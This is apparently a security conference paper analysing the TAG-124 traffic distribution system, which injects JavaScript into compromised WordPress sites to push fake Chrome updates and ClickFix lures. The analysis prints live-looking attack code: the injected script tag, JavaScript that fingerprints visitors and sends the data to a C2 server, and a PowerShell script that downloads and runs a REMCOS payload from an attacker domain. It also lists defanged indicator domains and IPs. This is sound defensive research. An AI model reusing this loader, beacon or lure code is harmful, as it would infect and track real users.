2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

UNMASKING TAG-124: DISSECTING A PREVALENT TRAFFIC DISTRIBUTION SYSTEM IN THE CYBERCRIMINAL ECOSYSTEM

Julian-Ferdinand Vögele

Recorded Future, Germany

julian.vogele@recordedfuture.com

ABSTRACT

Traffic Distribution Systems (TDS) have become a cornerstone of modern cybercriminal operations, reflecting the increasing professionalization and scale of the underground economy. Among these, TAG-124 – an activity cluster intersecting with LandUpdate808, KongTuke and Chaya_002 – has emerged as one of the most prolific and technically sophisticated. This paper provides a detailed technical analysis of TAG-124's infrastructure and operations. We begin by positioning TAG-124 within the broader cybercriminal ecosystem, highlighting its role in complex infection chains and its use by multiple threat actors, including those distributing Rhysida and Interlock ransomware, TA866/Asylum Ambuscade, and others. Next, we break down TAG-124's multi-tiered infrastructure, which includes large numbers of compromised *WordPress* sites, actor-controlled payload delivery servers, suspected management servers, various control panels, and other upstream servers. We explore hypotheses around the techniques TAG-124 may use to initially compromise and persist within *WordPress* environments, an essential pillar of its infection chain. In this context, we also track the campaign's evolution, showcasing how it has adapted to evade detection through tactics such as URL rotation, infrastructure scaling, and increasingly modular TDS logic. Finally, we discuss TAG-124's potential overlaps with Interlock activity, based on a common victim and higher tier analysis. We conclude with an outlook on the future of TDS-based threats and discuss practical implications for defenders seeking to detect and disrupt these evolving infrastructures.

BACKGROUND ON TAG-124

TAG-124, which overlaps with LandUpdate808, KongTuke and Chaya_002, is a TDS employed to deliver malware for a range of threat actors [1]. These include the operators behind Rhysida and Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, GrayAlpha and TA582, among others [2, 3]. A TDS functions by analysing incoming web traffic based on attributes such as geolocation, browser type, or device characteristics. It then selectively redirects targeted users to malicious destinations – such as phishing pages, malware payloads, or exploit kits – while filtering out others. Other prevalent TDS examples are VexTrio, Prometheus TDS and BlackTDS. This strategy helps cybercriminals evade detection and enhance the effectiveness of their campaigns.

More specifically, TAG-124 operates by injecting malicious JavaScript into compromised *WordPress* websites. When users visit one of these infected sites, their browsers silently load attacker-controlled resources crafted to trick users into performing actions that ultimately lead to the download and execution of malware. A common tactic used by TAG-124 involves impersonating a *Google Chrome* browser update, misleading victims into installing the malicious payload under the guise of a legitimate software update. Beginning in early 2025, TAG-124 adopted the ClickFix technique [4]. This method presents a dialog box prompting users to run a command that has been automatically copied to their clipboard. When executed, the command triggers a multi-stage process that ultimately leads to the download and execution of the malware payload.

TAG-124 reflects the growing use of shared service models in cybercrime, making attribution more difficult as its usage can lead to various final payloads delivered by different threat actors. By mapping TAG-124's infrastructure, defenders can gain critical visibility into early-stage threat activity, enabling more effective prevention of ransomware attacks and other downstream infections.

INFECTION CHAIN ANALYSIS



Empty HTML or PageErrorLoad
Conditional logic failed
External JavaScript file collects OS and device data, among others
Conditional logic verifies if the cookie from the compromised website is valid, along with potential server-side checks
Conditional logic passed
Fake Google Chrome Update or Fake CAPTCHA ("ClickFix") landing page
Google Chrome Variant 1
Google Chrome Variant 1
Fake CAPTCHA ("ClickFix")
Victim
visits websites
Network of compromised WordPress sites
embedded in script tag
Threat actor-owned payload servers
via port 443
TAG-124 "Central Server"
Threat actor(s)

Figure 1: TAG-124 infection chain (source: Recorded Future).

Compromised WordPress as initial vector

Infections by TAG-124 originate from compromised *WordPress* sites, which victims may encounter through various channels such as clicking on links in social media posts or unintentionally navigating to them via search engine results [5]. The compromised websites of the first stage in the initial delivery phase commonly include a `<script>` tag with the `async` attribute placed at a random location within the Document Object Model (DOM). This allows an external JavaScript file to load in parallel with the rest of the page content, minimizing rendering delays and reducing the likelihood of detection (see Figure 2).

```
<script async="" src="https://vicrin[.]com/metrics.js">
```

Figure 2: Script tag in DOM used to load external JavaScript file (source: Recorded Future).

The naming patterns of the malicious JavaScript files have changed considerably over time, likely to evade detection. Earlier versions followed recognizable, hard-coded naming patterns using common technical terms in English, such as `metrics.js` or `web-analyzer.js`. Later variants, however, exhibited a shift toward randomly formatted names, such as `hpms1989.js`. The latest naming convention features a four-character pattern alternating between digits and lowercase letters (e.g. `5s1j.js`), matching the regular expression `\d[a-z]\d[a-z]\.js` [5]. Notably, in at least one instance, the JavaScript file was named using a Russian word that translates to 'name': `nazvanie.js`.

The threat actors appear to routinely update the URLs hosted on compromised websites. For example, the site associated with www[.]ecowas[.]int (Economic Community of West African States) has repeatedly changed the URL used to retrieve the malicious JavaScript file. This behaviour suggests that TAG-124 maintains persistent access to these *WordPress* sites and frequently modifies both the domain and the JavaScript filename – likely as a means of evading detection and disrupting tracking efforts.

First stage conditional logic

Once the injected URL is loaded, it returns an obfuscated JavaScript file with multiple functions designed to check for the presence of a cookie, gather victim data, and load the second-stage script.

Cookie checking

The JavaScript in Figure 3 checks if a cookie named `isCompleted` exists, and if it doesn't, it sets this cookie with a value of true that expires in four days. This is likely used to track whether a visitor has already triggered a specific action, helping to prevent repeated interactions, particularly by security researchers or automated analysis tools.

```
function setCookie(name,value,days) {
    var expires = "";
    if (days) {
        var date = new Date();
        date.setTime(date.getTime() + (days*24*60*60*1000));
        expires = "; expires=" + date.toUTCString();
    }
    document.cookie = name + "=" + (value || "")  + expires + "; path=/";
}
function getCookie(name) {
    var nameEQ = name + "=";
    var ca = document.cookie.split(';');
    for(var i=0;i &lt; ca.length;i++) {
        var c = ca[i];
        while (c.charAt(0)==' ') c = c.substring(1,c.length);
        if (c.indexOf(nameEQ) == 0) return c.substring(nameEQ.length,c.length);
    }
    return null;
}
function eraseCookie(name) {
    document.cookie = name +'=; Path=/; Expires=Thu, 01 Jan 1970 00:00:01 GMT;';
}

if(getCookie("isCompleted") === null) {setCookie("isCompleted",true,4);
```

Figure 3: JavaScript functions checking existence of cookie (source: Recorded Future).

Data collection

The JavaScript collects several pieces of information – operating system, IP address, current URL (referrer), browser type, user-agent string, and geolocation based on the IP address – and encodes them in Base64. As part of this process, it makes a request to https://www.cloudflare[.]com/cdn-cgi/trace to gather network and system-related details such as the visitor's IP address and geolocation (see Figure 4).

```
var client = new HttpClient();
client.get('https://www.cloudflare.com/cdn-cgi/trace', function(data) {
   data = data.trim().split('\n').reduce(function(obj, pair) {
    pair = pair.split('=');
    return obj[pair[0]] = pair[1], obj;
  }, {});
```

Figure 4: JavaScript function gathering visitor's IP address and geolocation (source: Recorded Future).

Data transmission

The collected data is then sent to the command-and-control (C2) server's `js.php` endpoint, formatted as shown in Figure 5. Notably, the threat actors consistently misspell the word '`referer`' as '`refferer`' in the query parameter, a typographical error observed in earlier reports [1].

```
var refferer=window.location.href;
var myUserAgent = window.navigator.userAgent.toLowerCase();
var domainName='https://dncoding[.]com';
var URL=domainName+"/js.php?device="+uDevice+"&ip="+btoa(data.ip)+"&refferer="+
btoa(refferer)+"&browser="+btoa(uBrowser)+"&ua="+btoa(myUserAgent)+"&domain="+
btoa(domainName)+"&loc="+btoa(data.loc)+"&is_ajax=1";
```

Figure 5: JavaScript function transmitting data (source: Recorded Future).

Loading of next stage

If the C2 response is smaller than 35 bytes, the page is reloaded (see Figure 6); otherwise, the response is injected into the page, initiating the next stage of the infection – either a fake browser update or a ClickFix prompt. Only victims who meet a specific, yet unidentified set of conditions are redirected to the next stage of the infection.

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {

              var response=xhr.responseText;

              if (response.length&lt;35){
          console.log("Jquery.js is loaded");

                location.reload();
              } else {
        document.write(xhr.responseText);
              }
    }
}
xhr.open('GET', nURL, true);
xhr.send(null);

}
```

Figure 6: JavaScript function loading next stage (source: Recorded Future).

Second stage JavaScript


If visitors meet certain criteria – though not all have been fully identified – the compromised *WordPress* sites typically display either a variant of a fake *Google Chrome* update page that prompts users to click a download button to retrieve the payload, or a fake CAPTCHA page, commonly referred to as ClickFix. Payloads are typically loaded from specific endpoints hosted on a secondary set of compromised *WordPress* websites, including – but not limited to – the following:

- `/wp-admin/images/wfgth.php`
- `/wp-includes/pomo/update.php`
- `/wp-content/upgrade/update.php`
- `/wp-admin/images/rsggj.php`

In more recent variations, TAG-124 seems to have deployed CloudFlare Tunnels as well during the payload delivery process [5, 6]. A Cloudflare Tunnel securely routes traffic through *Cloudflare* to a private server without exposing its public IP address.

Fake browser update

We discovered two variants of fake *Google Chrome* update landing pages associated with TAG-124 (see Figure 7). According to *URLScan* submission data, variant 1 has been active longer, with its earliest submission recorded on 24 April 2024. The two variants share common features, including the global function name `handleDownload` and the page title 'Google Chrome – Download the fast, secure browser from Google'.



You are using an older version of Chrome

Update now to keep Chrome browser running smoothly and securely

The browser built to be fast

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

Figure 7: Fake Google Chrome update variants 1 (left) and 2 (right) (source: Recorded Future).

Example domains associated with TAG-124 that have displayed one of the two fake *Google Chrome* update page variants are listed in Table 1. This represents only a small subset, as the final pages are served only when certain unknown conditions are met.

Domain	Notes	Variant
www[.]reloadinternet[.]com	Linked to www[.]netzwerkreklame[.]de	1
selectmotors[.]net	Linked to www[.]netzwerkreklame[.]de	1
www[.]lovebscott[.]com	Linked to sustaincharlotte[.]org	1
evolverangesolutions[.]com	Linked to sustaincharlotte[.]org	1
www[.]ecowas[.]int	Linked to www[.]pawrestling[.]net	1
ns1[.]webasatir[.]ir	Linked to true-blood[.]net, which has previously been associated with TAG-124	2
avayehazar[.]ir	Linked to true-blood[.]net	2
cvqrcode[.]lpmglobalrelations[.]com	Linked to true-blood[.]net	2
mktgads[.]com	Linked to true-blood[.]net	2
incalzireivar[.]ro	Linked to true-blood[.]net	2
gmdva[.]org	Linked to true-blood[.]net	2

Table 1: Likely compromised websites hosting fake Google Chrome update pages (source: Recorded Future).


Suspected threat actor owned infrastructure

In addition to the probable compromised domains listed in Table 1, we also identified two additional domains serving fake browser updates, which are likely linked to TAG-124 (see Table 2).

Domain	Notes	Variant
update-chronne[.]com	Contained link to true-blood[.]net	1
sollishealth[.]com	Contained links to edveha[.]com and espumadesign[.]com; both were previously associated with TAG-124, but these domains had a slightly different page title: 'Update the fast, secure browser'	2

Table 2: Additional domains found via visual similarity search (source: Recorded Future).

The domain update-chronne[.]com, hosted behind *Cloudflare*, appeared to be controlled by the threat actors at the time of analysis, as it explicitly impersonates *Google Chrome* (see Figure 8). Previously indexed by *Google Search*, the site hosted a file named `Release.zip`, identified as the REMCOS RAT.



Update now to keep your Chrome browser running fast and secure.


☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

Activate Windows
Go to Settings to activate Windows.

Figure 8: Google Chrome fake update landing page on update-chronne[.]com (source: Recorded Future).

Notably, when a victim clicks the 'Update Chrome' button, the site redirects to downloading[.]bplnetempresas[.]com, which resolves to IP address 146[.]70[.]41[.]191 using three distinct ports (see Figure 9). This IP address has previously been linked to REMCOS RAT activity [7].



```
146.70.41.191:8808 146.70.41.191:7707 146.70.41.191:6606
```

Activate Windows
Go to Settings to activate Windows.


Figure 9: REMCOS RAT C2 server shown on downloading[.]bplnetempresas[.]com (source: Recorded Future).

Additionally, the domain hosted a file named `moc.txt`, which contained a PowerShell script intended to download and execute the contents of `Release.zip` (see Figure 10). The download URL was accessed through the shortened link https://wl[.]gl/25dW64.

```
$webClient = New-Object System.Net.WebClient
$url1 = "https://update-chronne[.]com/Release.zip"
$zipPath1 = "$env:TEMP\mgz.zip"
$webClient.DownloadFile($url1, $zipPath1)
$extractPath1 = "$env:TEMP\file"
Expand-Archive -Path $zipPath1 -DestinationPath $extractPath1
Start-Process -FilePath $env:TEMP\file\Set-upx.exe
```

Figure 10: PowerShell script hosted on https://update-chronne[.]com/moc.txt (source: Recorded Future).

Both update-chronne[.]com and downloading[.]bplnetempresas[.]com hosted websites referencing an entity named 'YSOFEL', which appears to pose as a Brazilian organization (see Figure 11). However, no information about this entity could be found online, suggesting that YSOFEL is likely a fictitious organization.



Solucionando desafios empresariais com inovação

Somos a YSOFEL, uma empresa dedicada a encontrar soluções inovadoras para os desafios empresariais. Com uma abordagem centrada no cliente, estamos prontos para ajudar a sua empresa a alcançar o sucesso e prosperar no mundo dos negócios.


Utilizamos cookies para melhorar o sítio e a sua experiência de utilização. Ao continuar a utilizar o sítio, o utilizador concorda com a utilização de cookies. Pode sempre desativar os cookies nas definições do seu browser. Saiba mais

Figure 11: Suspected shell website linked to a fake Brazilian organization (source: Recorded Future).

This indicates that the site may serve as a 'shell website', potentially used to age domains or display content selectively based on visitor attributes. While it is unclear whether all associated domains are malicious or part of the same activity, their common use of the same website infrastructure, brand impersonation, and partial evidence linking them to infections suggest a connection [1].

Fake CAPTCHA (ClickFix)

In recent campaigns, TAG-124 has been observed using the ClickFix technique, which presents users with a dialog prompting them to run a command that has been automatically copied to their clipboard (see Figure 12). When executed – often unknowingly by the victim – this command triggers a multi-stage process that downloads and executes the malware payload. During the first half of 2025, multiple variations of PowerShell scripts leveraging this method were observed [4, 5].



Complete these Verification Steps

Please complete these steps to prove you are not robot.

1. Press & hold the Windows Key + **R**.
2. In the verification window, press **Ctrl** + **V**.
3. Press **Enter** on your keyboard.
4. Click **Verify** button below to finish.

Figure 12: Fake CAPTCHA page linked to ClickFix (source: Recorded Future).

INFRASTRUCTURE ANALYSIS




Figure 13: TAG-124 infrastructure setup (source: Recorded Future).

Compromised WordPress sites

TAG-124 operates a vast and continually growing network of compromised *WordPress* websites. Although the infections appear largely opportunistic, many of the affected sites belong to high-traffic domains across various industry sectors. This broad reach significantly enhances the potential for widespread malware distribution.

In several notable cases, TAG-124 has compromised domains linked to high-profile organizations, including the Polish Centre for Testing and Certification (www[.]pcbc[.]gov[.]pl) and the Economic Community of West African States (ECOWAS) (www[.]ecowas[.]int). Another high-profile compromised domain is associated with a US-based defence manufacturing holding company.

While the exact method TAG-124 uses to access compromised *WordPress* sites is unclear, two likely vectors stand out. First, while most of the affected sites are running *WordPress* version 6.7.2 – with some on 6.7.1 or 6.6.2 – suggesting they are relatively up to date, the use of vulnerable plugins may have provided an entry point for exploitation. Second, access could also have been obtained through stolen or purchased valid credentials. This hypothesis is supported by the presence of *WordPress* administrator login credentials for several of the impacted sites, many of which are linked to infostealer malware such as Atomic Stealer and Vidar, in *Recorded Future*'s *Identity Intelligence* module, which detects identity compromises for both employees and customers. It is also possible that TAG-124 actively engages in phishing campaigns to harvest these administrator credentials.

First stage delivery servers

TAG-124 deploys first stage delivery servers that typically host domains suspected to be generated by domain generation algorithms (DGAs). These domains are embedded within compromised *WordPress* sites. Most are registered through *Global Domain Group LLC*, although others are associated with registrars such as *Dynadot Inc*. The domains exhibit consistent traits, including similar lengths, (pseudo-)randomized names, and a .com top-level domain (TLD). Table 3 lists examples of recent first stage delivery servers.

Domain	IP address	First seen	Last seen
skatkat[.]com	5[.]8[.]19[.]19	2025-04-11	2025-05-18
rajjas[.]com	5[.]187[.]2[.]70	2025-04-10	2025-05-19
lkcharles[.]com	31[.]172[.]79[.]130	2025-03-27	2025-05-19

Table 3: Example first stage delivery servers (source: Recorded Future).

Although BLNWX (AS399629) continues to be the most frequently used autonomous system number (ASN) by TAG-124, recent trends indicate a growing reliance on alternative ASNs, such as Fornex Hosting S.L. (AS16003). This shift is likely an effort to improve operational security, as anonymous VPS providers like BLNWX have come under increased scrutiny from threat researchers. The number of first stage delivery servers has remained relatively consistent throughout the first half of 2025 [8].

